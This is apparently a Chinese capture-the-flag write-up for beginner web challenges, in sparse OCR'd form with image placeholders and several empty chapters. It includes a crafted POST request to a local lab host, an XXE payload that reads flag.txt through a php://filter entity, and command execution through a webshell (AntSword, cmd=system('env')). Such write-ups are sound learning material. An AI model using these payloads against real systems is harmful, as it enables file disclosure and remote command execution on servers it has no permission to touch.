
0 Web入门指北

ksfuck直接在浏览器控制台运行




01 第一章 神秘的手镯


js里面搜moe



02 第二章 初识金曦玄轨




访问/golden_trail



03 第三章 问剑石！篡天改命！


代码块

```
POST /test_talent?level=S HTTP/1.1
Host: 127.0.0.1:62913
Content-Type: application/json
Content-Length: 40

{"manifestation":"flowing_azure_clouds"}
```



没看到hint瞎测半天(


05 第五章 打上门来！




10 第十章 天机符阵

代码块


```
<!--?xml version="1.0" ?-->
<!DOCTYPE replace [<!ENTITY ent SYSTEM "php://filter/convert.base64-encode/resource=flag.txt"> ]>
<userInfo>
 <阵枢>引魂玉</阵枢>
 <解析>未定义</解析>
 <输出>&ent;</输出>
</userInfo>
```



12 第十二章 玉魄玄关·破妄



直接用antsword连接




直接cmd=system('env');也行，没过滤

16 第十六章 昆仑星途

